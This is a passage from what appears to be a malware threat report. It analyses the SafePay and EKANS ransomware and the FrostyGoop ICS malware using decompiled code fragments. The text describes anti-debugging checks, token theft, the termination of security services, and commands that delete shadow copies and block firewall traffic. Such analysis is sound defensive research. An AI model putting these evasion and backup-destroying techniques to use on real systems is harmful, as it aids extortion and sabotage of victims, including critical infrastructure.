


Figure 3-35. Script written to parse and decode SafePay

After decoding, we can see that the ransomware passes the decrypted DLL names to LoadLibraryA to dynamically load the corresponding libraries. Ultimately, all the loaded APIs are stored in memory, and we can use a script to automatically assign function names to them, as shown in Figure 3-36.

Figure 3-36. Dynamic loading of decrypted DLLs through LoadLibraryA

Debug Evasion

The ransomware employs multiple anti-debugging techniques to evade monitoring.

1. Regarding hardware breakpoints, these are set via the DR0–DR3 registers to trigger breakpoints. Therefore, by checking whether these four debug registers are in use, the ransomware can detect the presence of hardware breakpoints (see Figure 3-37).




Figure 3-37. Checks whether DR0-DR3 registers are in use

2. The Process Environment Block (PEB) is a structure for each process that stores various status information about the process. At offset 0x02, there is a 1-byte flag called BeingDebugged:

   0x00 – no debugger

   0x01 – the current process is being debugged

   Ransomware can directly read the PEB via fs:[0x30] (on x86) or gs:[0x60] (on x64) to check the BeingDebugged flag and detect whether the process is under debugging (see Figure 3-38).




Figure 3-38. Checks the BeingDebugged flag to detect whether the process is under debugging

3. NtQueryInformationProcess is a Native API at ntdll.dll used to query internal information about a process. The ProcessInformationClass parameter specifies the type of information to retrieve.

   When ProcessInformationClass = ProcessDebugPort, Windows checks the DebugPort field of the process object (a member of the kernel EPROCESS structure).

   If no debugger is attached, DebugPort = NULL (0).

   If a debugger is attached, it contains a non-zero handle pointing to a Debug Object.

Ransomware can use this to detect if the process is being debugged (see Figure 3-39).

```
LibraryA_ptr = kernel32_LoadLibraryA_ptr(v13);// ntdll.dll
if ( LibraryA_ptr )
{
  ntdll_NtQueryInformationProcess_73C21240 = (void (__stdcall *)(int, int, int *, int, _DWORD))GetApiAddr_73C21240(
                                                                                                  LibraryA_ptr,
                                                                                                  -1276117871);
  if ( ntdll_NtQueryInformationProcess_73C21240 )
  {
    ntdll_NtQueryInformationProcess_73C21240(-1, ProcessDebugPort, (int *)&IsProcessDebugPort, 4, 0);
    if ( IsProcessDebugPort )
      kernel32_ExitProcess_ptr(0);
```

Figure 3-39. Checks the DebugPort field of the process object

4. In Windows, each process's PEB contains a field called NtGlobalFlag. For programs that start normally, the value is usually 0x0. When a program is started under a debugger or with Global Flags (GFlags.exe) enabled, the system automatically sets debug-related flags. A commonly checked flag value is 0x70 (combination of FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK | FLG_HEAP_VALIDATE_PARAMETERS) so that the ransomware can detect if these heap debug flags are set. If they are, the ransomware assumes it is running in a debugging or sandbox environment and may either exit or change its behavior (see Figure 3-40).

```
int __cdecl DebugPrivilegeCheck_73C21BB0(_DWORD *a1)
{
  int v1; // esi
  char v3[4]; // [esp+4h] [ebp-Ch] BYREF
  int v4; // [esp+8h] [ebp-8h] BYREF
  int v5; // [esp+Ch] [ebp-4h] BYREF

  v1 = 0;
  if ( (NtCurrentPeb()->NtGlobalFlag & 0x70) != 0 )// anti-debug check
  {
    while ( 1 )
      ;
  }
  if ( ntdll_NtOpenProcessToken_ptr(-1, 8, &v5) >= 0 )
  {
    if ( ntdll_NtQueryInformationToken_ptr(v5, 0x14, &v4, 4, v3) >= 0 )// Query information with TokenHasPrivilege flag
    {
      v1 = 1;
      *a1 = v4 != 0;
    }
    ntdll_NtClose_ptr(v5);
  }
  return v1;
}
```

Figure 3-40. Checks if flag value is 0x70 to detect anti-bug

Disable or Modify Tools

SafePay first enumerates all processes on the system and compares them against a blacklist. If a process name matches, it forcibly terminates it using TerminateProcess. Simultaneously, it opens and checks the status of specified services. If a service is running, it sends a stop command via ControlService and continuously polls until the service is stopped or a timeout occurs. This procedure effectively disables antivirus, protection, or backup processes and services, precluding potential intervention for encryption action (see Figure 3-41).

```
24      if ( advapi32_EnumDependentServicesW_ptr(a2, 1, result, v13, &v13, &v12) )
25      {
26        v11 = 0;
27        if ( v12 )
28        {
29          v4 = v10;
30          do
31          {
32            v5 = advapi32_OpenServiceW_ptr(a1, _mm_cvtsi128_si32(*v4), 36);
33            if ( !v5 )
34              break;
35            if ( !advapi32_ControlService_ptr(v5, SERVICE_CONTROL_STOP, v7) )
36              goto LABEL_16;
37            if ( v8 != 1 )
38            {
39              while ( 1 )
40              {
41                kernel32_Sleep_ptr(v9);
42                if ( !advapi32_QueryServiceStatusEx_ptr(v5, 0, v7, 36, &v13, v6) )
43                  break;
44                if ( v8 == 1 )
45                  goto LABEL_14;
46                if ( (unsigned int)(kernel32_GetTickCount_ptr() - TickCount_ptr) > 0x7530 )
47                  break;
48                if ( v8 == 1 )
49                  goto LABEL_14;
50              }
51  LABEL_16:
52              advapi32_CloseServiceHandle_ptr(v5);
```

Figure 3-41. Sends a stop command via ControlService

Delete Shadow Copy

SafePay also calls ShellExecuteW to launch wmic shadowcopy delete, deleting the Volume Shadow Copies on the system. This removes backups which will prevent the victim from recovering encrypted files through system restore (see Figure 3-42).




Figure 3-42. Launches wmic shadowcopy delete to delete shadow copies

Privilege Adjustment

The ransomware opens its own access token and parses privilege names (SeDebugPrivilege). It first checks whether it already has the privilege it needs. If not, it uses AdjustTokenPrivileges to enable it, then logs the result. In short, the goal is to ensure the process has high privilege in order to manipulate other protected resources (see Figure 3-43).

```
38    if ( advapi32_LookupPrivilegeValueA_ptr(0, SeDebugPrivilege, &ret) )
39    {
40      PrivSet.Privilege[0].Luid = ret;
41      PrivSet.Control = 1;
42      PrivSet.PrivilegeCount = 1;
43      PrivSet.Privilege[0].Attributes = 2;
44      if ( advapi32_PrivilegeCheck_ptr(v13[0], (LPCSTR)&PrivSet, &stru_73C33280) && stru_73C33280.LowPart )//
45                                              // Check whether the current process
46                                              // already has the SeDebugPrivilege privilege
47      {
48        ntdll_NtClose_ptr(v13[0]);
49        return stru_73C33280.LowPart;
50      }
51      *(LUID *)((char *)&v11 + 4) = ret;
52      LODWORD(v11) = 1;
53      HIDWORD(v11) = 2;
54      if ( !advapi32_AdjustTokenPrivileges_ptr(v13[0], 0, &v11, 16, 0, 0)// Try to enable SeDebugPrivilege
55                                              // in the current process token
56        || (v4 = NtCurrentTeb()->LastErrorValue == 0, stru_73C33280.LowPart = 1, !v4) )
57      {
```

Figure 3-43. Uses AdjustTokenPrivileges to enable higher privilege levels

Access Token Manipulation

SafePay opens and reads its own token to obtain the Session ID and user SID and then enumerates all processes and compares each process's token user information. When it finds a process running under the same user/session, it uses DuplicateToken to copy that process's access token, allowing the ransomware to impersonate that user and conduct subsequent actions (see Figure 3-44).

```
56  do
57  {
58    v4 = kernel32_OpenProcess_ptr(1024, 0, v8);
59    if ( !v4 )
60    {
61      v4 = kernel32_OpenProcess_ptr(4096, 0, v8);
62      if ( !v4 )
63        continue;
64    }
65    if ( ntdll_NtOpenProcessToken_ptr(v4, 10, &v17) >= 0 )
66    {
67      ntdll_NtQueryInformationToken_ptr(v17, 10, v9, 56, v16);
68      if ( v10 == v14 && v11 == v13 )
69      {
70        v5 = advapi32_DuplicateToken_ptr(v17, 2, &StolenToken);
71        v6 = StolenToken;
72        v1 = v5;
73        if ( !v5 )
74          v6 = 0;
75        StolenToken = v6;
```

Figure 3-44. Uses DuplicateToken to copy the access token of that process

Data Encrypted for Impact

At the end, when preparing for file encryption, SafePay creates an RSA/AES context along with an I/O completion port. It spawns a number of threads equal to the CPU cores. Each thread serves as an encryption worker. It is initially created in a suspended state, then started via

NtResumeThread, and its attributes are modified via NtSetInformationThread (e.g., to hide the thread, optimize performance, or set CPU affinity). This design enables high-performance and multi-threaded encryption (see Figure 3-45).

```
12  if ( !advapi32_CryptAcquireContextW_ptr(&EncryptKey_73C2EE40, 0, 0, PROV_RSA_AES, CRYPT_VERIFYCONTEXT) )
13    return 0;
14  dword_73C2EE44 = kernel32_CreateIoCompletionPort_ptr(-1, 0, 0, NtCurrentPeb()->NumberOfProcessors);
15  if ( !dword_73C2EE44 )
16    return 0;
17  HeapForThread_73C2EE50 = sub_73C276F0(4 * NtCurrentPeb()->NumberOfProcessors);
18  if ( !HeapForThread_73C2EE50 )
19  {
20    ntdll_NtClose_ptr(dword_73C2EE44);
21    advapi32_CryptReleaseContext_ptr(EncryptKey_73C2EE40, 0);
22    return 0;
23  }
24  v1 = 0;
25  v8 = 1;
26  for ( i = 0; i < NtCurrentPeb()->NumberOfProcessors; ++i )// Create threads for encryption
27  {
28    *(_DWORD *)(HeapForThread_73C2EE50 + 4 * i) = kernel32_CreateThread_ptr(0, 0, EncryptWorker, 0, 4, 0);
29    v3 = *(_DWORD *)(HeapForThread_73C2EE50 + 4 * i);
30    if ( v3 )
31    {
32      ++v1;
33      ntdll_NtSetInformationThread_ptr(v3, 17, 0, 0);
34      ntdll_NtSetInformationThread_ptr(*(_DWORD *)(HeapForThread_73C2EE50 + 4 * i), 4, &v8, 4);
35      ntdll_NtResumeThread_ptr(*(_DWORD *)(HeapForThread_73C2EE50 + 4 * i), 0);
```

Figure 3-45. Spawns threads equal to the number of CPU cores, each serving as an encryption worker

EKANS

- Language: Golang
- Target: Energy, Healthcare, Automotive, and more
- First observed: December 2019
- Tags:
    - ICS ransomware

Although EKANS is not an active ransomware group in 2025, it is one of the few with ICS components. Therefore, we have also included it in our analysis. The overall execution flow of this ransomware is shown in Figure 3-46.




Figure 3-46. EKANS execution flow

We observed that EKANS not only strips debugging information but also obfuscates non-standard functions to increase the difficulty of analysis. In addition, EKANS encrypts all hard-coded strings within the program (at least 2,156 encrypted strings, each protected with a

unique decryption key). When the program needs to use these strings, it first invokes a decryption function to restore the string (see Figures 3-47 and 3-48).




Figure 3-47. Obfuscates non-standard functions

```
// lfaajlodidnplgehhlkp/Jjkdodnkjclmncibjjen/pbopnijecnfbnimbiham.(*Cpfmnmbmofjgbodednom).Query.func6
unsigned __int64 decrypt_str_can_t_get_IEnumVARIANT__enum_is_nil_0x51d060()
{
  int v0; // ebx
  unsigned int i; // ebp
  int v2; // [esp+Ch] [ebp-78h]
  unsigned int v3; // [esp+10h] [ebp-74h]
  unsigned int v4; // [esp+14h] [ebp-70h]
  int v5[8]; // [esp+1Dh] [ebp-67h] BYREF
  int v6[8]; // [esp+3Dh] [ebp-47h] BYREF
  int v7[8]; // [esp+5Dh] [ebp-27h] BYREF
  int v8; // [esp+80h] [ebp-4h]

  v8 = runtime_stringtoslicebyte((int)v6, (int)&word_62C86E, 35);
  v7[0] = 0;
  ((void (*)(void))loc_44AF08)();
  v2 = runtime_stringtoslicebyte((int)v5, (int)sub_62C84B, 35);
  v0 = v8;
  for ( i = 0; (int)i < (int)v3; ++i )
  {
    if ( i >= v3 || i >= 0x23 )
    {
      runtime_panicindex(v2);
      BUG();
    }
    *((_BYTE *)v7 + i) = *(_BYTE *)(v2 + i) ^ (*(_BYTE *)(v0 + i) + 2 * i);
  }
  return __PAIR64__(v4, runtime_slicebytetostring(0, (int)v7, 35, 35));
}
```

Figure 3-48. Invokes a decryption function to restore the string

Before executing its attack behavior, some EKANS variants perform environmental checks on the victim device. These checks include comparing the system against hardcoded domain names and IP addresses and running the WQL query SELECT DomainRole FROM Win32_ComputerSystem to verify whether the device is a Standalone Workstation (DomainRole = 0). If the resolution fails or the device role is not a Standalone Workstation, the ransomware will not proceed with its attack, as shown in Figures 3-49 and 3-50. Similar to previously analyzed ransomware, EKANS also creates a mutex to prevent the ransomware from running more than once.

```
22
23  v7.ptr = byte_61F301;
24  v7.len = 13;
25  v2 = (net_IP *)net_LookupIP(v7);
26  v3 = v10;
27  if ( v13 || !v10 )
28    return 0;
29  v16 = v10;
30  v4 = 0;
31  v5 = 0;
```

Figure 3-49. Resolves hardcore domain names

```
48  main_fplmlckchndncdecpdop();                // domain role checking
49  if ( (_BYTE)v8 )                            // return value determination from WQL query
50  {
51    decrypt_str_CarrolBidell_tutanota_com_0x57dfa0();
52    main_dddnbgnigabpeiljgaem(v8, v9);
53    return 0;
54  }
55  else
56  {
57    decrypt_str_Global__0x57e0a0();
58    v14 = runtime_concatstring2((int)v18, v8, v9, a1, a2);
59    main_eceejdacpodpnmdlkckl(v14, v15);
60    return v12 == 0;
61  }
62 }
```

Figure 3-50. Uses the WQL query to verify if the victim device is a Standalone Workstation

EKANS also performs several highly sensitive operations, as described below.

Firewall Operations

- netsh advfirewall set allprofiles firewallpolicy blockinbound,blockoutbound
    - It sets the default inbound and outbound policies of all network profiles (Domain, Private, and Public) to BLOCK. This action is to prevent all unsolicited network connections, as shown in Figure 3-51.
- netsh advfirewall set allprofiles state on
    - It enables the Windows Firewall for all network profiles.




Figure 3-51. Sets firewall policies


Service and Process Termination

To prevent interference from active services or processes during the encryption phase, EKANS attempts to terminate more than 300 services and 1,000 processes. From the termination target list, we can identify processes related to ICS including:

- GE Proficy
- HMIWeb
- BlueStripe
- Nimsoft CDM
- Erlang
- ThingWorx
- etc.

Delete Shadow Copy

When conducting this strategy, EKANS initializes the COM library and creates an instance of the WbemScripting.SWbemLocator object. It invokes a COM method to run the WQL query "SELECT * FROM Win32_ShadowCopy" to enumerate the list of volume shadow copies. Subsequently, the ransomware leverages the object's built-in Delete() method to delete shadow copies, as shown in Figure 3-52.



#	Time of Day	Thre...	Module	API	Return Value
148	1:11:27.856 ...	1	123.exe	VariantInit (0x11e252b0)	
149	1:11:27.856 ...	1	123.exe	SysAllocStringLen ("SELECT * FROM Win32_ShadowCopy", 30)	0x009fae54
150	1:11:27.856 ...	1	123.exe	VariantInit (0x11e252d0)	
151	1:11:27.856 ...	1	wbemdisp.dll	ITypeInfo::AddRef ( )	2
152	1:11:27.856 ...	1	wbemdisp.dll	ITypeInfo::Invoke (0x00a1c738, 9, DISPATCH_METHOD , 0x11d77a68, 0x11e252d0, 0x11d77d60, NULL)	S_OK
153	1:11:27.856 ...	1	wbemdisp.dll	ITypeInfo::Invoke (0x00a1c738, 9, DISPATCH_METHOD , 0x11d77a68, 0x11e252d0, 0x11d77d60, 0x0019fa8c)	S_OK
154	1:11:27.856 ...	1	wbemdisp.dll	ITypeInfo::GetRefTypeInfo (50332748, 0x0019f334)	S_OK
155	1:11:27.856 ...	1	wbemdisp.dll	ITypeInfo::GetTypeAttr (0x0019f330)	S_OK

Figure 3-52. Invokes a COM method to run the WQL query

After completing the above operations, EKANS generates a list of file paths to encrypt and uses a hybrid scheme (combining the speed of symmetric encryption and the security of asymmetric encryption). For each target file, the ransomware first generates a unique symmetric key to encrypt the file contents. The symmetric key is encrypted with a RSA public key, appended to the end of the encrypted file, and written back to disk. Once all files have been encrypted, EKANS disables the firewall profiles to restore network connectivity.

```
netsh advfirewall set allprofiles state off
```

04. In-Depth Analysis of ICS Malwares

Since most ICS malware is developed in response to regional conflicts with specific targets and strategies, it varies significantly depending on its purpose. Using basic detection methods, such as hashes, IPs, domains, or tools, fails to provide adequate detection for ICS malware. As a result, when a new ICS malware emerges, most antivirus software is unable to detect it immediately. Past campaigns using ICS malware for attacks relied not only on common social engineering for initial access but also on vulnerabilities and, in some cases, even physical attacks. For example, the Stuxnet campaign exploited more than four zero-day vulnerabilities, while the 2024 FrostyGoop campaign leveraged router flaws to gain access to OT environments.

Although no new public ICS malware appeared in the first half of 2025, escalating global conflicts in 2024 led to the emergence of several ICS malware families, including FrostyGoop, Fuxnet, and IOCONTROL. Before such malware samples are publicly discovered, there are usually no clear threat indicators available for defense. Therefore, it is necessary to adopt detection based on threat actor TTPs and implement multi-layered defense mechanisms to mitigate these threats. The following sections provide an in-depth analysis of FrostyGoop and IOCONTROL, both of which emerged in 2024.

FrostyGoop

- First observed: Apr 2024
- Threat group: Threat actors supported by Russia
- Target: Energy company in Ukraine
- Affected devices: ENCO control devices
- Impact: The ICS of a Ukrainian heating company were attacked, leaving residents without heating during sub-zero temperatures
- Tags:
    - Windows-based
    - Golang
    - Modbus TCP

FrostyGoop is a Windows-based binary, written in Golang. While the Modbus protocol is one of the most common ICS protocols, FrostyGoop is the first public malware to leverage it to impact

OT systems. After our analysis of FrostyGoop, we summarized its execution flow as shown in Figure 4-1.




Figure 4-1. FrostyGoop execution flow

As shown in Figure 4-2, FrostyGoop is a command-line tool. From the command-line options, it can be seen that the threat actor configures attack details through a JSON file, which specifies both the attack list and tasks. In the figure, FrostyGoop is instructed to conduct two tasks against the ICS device at 86.122.156.149. First, to execute a Read Holding Registers (Function code 3) at register address 53370. Second, to execute a Write Single Register (Function code 6) on register address 53882.




Figure 4-2. FrostyGoop accepts command-line parameters and supports configuration via JSON files

In addition to loading configuration from JSON file, FrostyGoop also allows threat actors to directly issue commands to conduct Modbus operations on ICS devices at specified IP addresses (see Figures 4-3 and 4-4).




Figure 4-3. Loads configuration from JSON file




Figure 4-4. Issues commands to conduct Modbus operations

Once the threat actor imports the attack configuration (using JSON as an example), the main activities consist of four stages as follows:

Phase 1: Transform JSON into Golang data structure

Through reverse engineering of the main.main function, it can be observed that FrostyGoop first reads the imported file and converts it into a customized main.TaskList structure. By further tracing the internal design of getTaskIpList(), we can see that FrostyGoop uses the standard os.ReadFile() to read the JSON file and then uses json.Unmarshal() to parse the file content into Golang data structures (see Figures 4-5 and 4-6).

```
389   else {
390     mVar22 = main.TaskList.getTaskIpList(*main_tasklist);
391     iStack_10 = mVar22.Tasks.cap;
392     local_28 = mVar22.Iplist.cap;
393     local_18 = mVar22.Tasks.len;
394     pmStack_20 = mVar22.Tasks.array;
395     iStack_30 = mVar22.Iplist.len;
396     local_38 = mVar22.Iplist.array;
397     (main_tasklist->Iplist).array = local_38;
398     (main_tasklist->Iplist).len = iStack_30;
399     (main_tasklist->Iplist).cap = local_28;
400     (main_tasklist->Tasks).array = pmStack_20;
401     (main_tasklist->Tasks).len = local_18;
402     (main_tasklist->Tasks).cap = iStack_10;
403     local_188 = (func()_F *)(main_tasklist->Iplist).len;
404     local_f0 = (main_tasklist->Iplist).array;
405     local_168 = local_188;
406   }
407   if ((main_cmd[3] != 0) || (main_cmd[1] != 0)) {
408     iStack_128 = main_cmd[0xe];
409     local_120 = main_cmd[0xf];
410     local_118 = main_cmd[0x10];
411     psVar2 = (sdword *)main_cmd[8];
412     if ((main_cmd[9] == 5) && ((*psVar2 == 0x74697277 && ((char)psVar2[1] == 'e'))))
413       local_130 = 6;
```

Figure 4-5. Reads the imported file and converts it into a customized main.TaskList structure

